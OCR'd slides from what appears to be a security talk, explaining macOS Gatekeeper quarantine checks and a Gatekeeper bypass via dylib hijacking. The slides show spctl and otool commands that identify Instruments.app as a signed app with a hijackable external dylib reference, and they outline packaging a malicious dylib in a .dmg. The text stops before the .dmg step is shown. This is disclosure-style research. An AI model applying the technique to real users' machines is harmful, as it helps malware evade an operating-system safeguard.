## all files with quarantine attribute are checked




Allow apps downloaded from:

● Mac App Store


○ Mac App Store and identified developers

○ Anywhere



**“malware.app” can’t be opened because it is from an unidentified developer.**

Your security preferences allow installation of only apps from the Mac App Store.



safari, etc. tags downloaded content

```
//attributes
$ xattr -l ~/Downloads/malware.dmg
  com.apple.quarantine:0001;534e3038;
  Safari; B8E3DA59-32F6-4580-8AB3...
```


quarantine attributes

> *"Gatekeeper is an anti-malware feature of the OS X operating system. It allows users to restrict which sources they can install applications from, in order to reduce the likelihood of executing a Trojan horse"*

# Gatekeeper Bypass

go home gatekeeper, you are drunk!

gatekeeper **only** verifies the app bundle!!



not verified!

verified, so can't modify

<external>.dylib

(signed)  application


.dmg/.zip layout

1. find an -signed or 'mac app store' app that contains an **external relative reference** to a hijackable dylib
2. create a .dmg with the necessary folder structure to contain the malicious dylib in the **externally** referenced location
3. #winning


# Gatekeeper Bypass

1) a signed app that contains an external reference to hijackable dylib

spctl tells you if gatekeeper will accept the app



```
$ spctl -vat execute /Applications/Xcode.app/Contents/Applications/Instruments.app
Instruments.app: accepted
source=Apple System
```




```
$ otool -l Instruments.app/Contents/MacOS/Instruments

Load command 16
          cmd LC_LOAD_WEAK_DYLIB
         name @rpath/CoreSimulator.framework/Versions/A/CoreSimulator

Load command 30
          cmd LC_RPATH
         path @executable_path/../../../../SharedFrameworks
```

Instruments.app - fit's the bill

# Gatekeeper Bypass

## 2) create a .dmg with the necessary layout

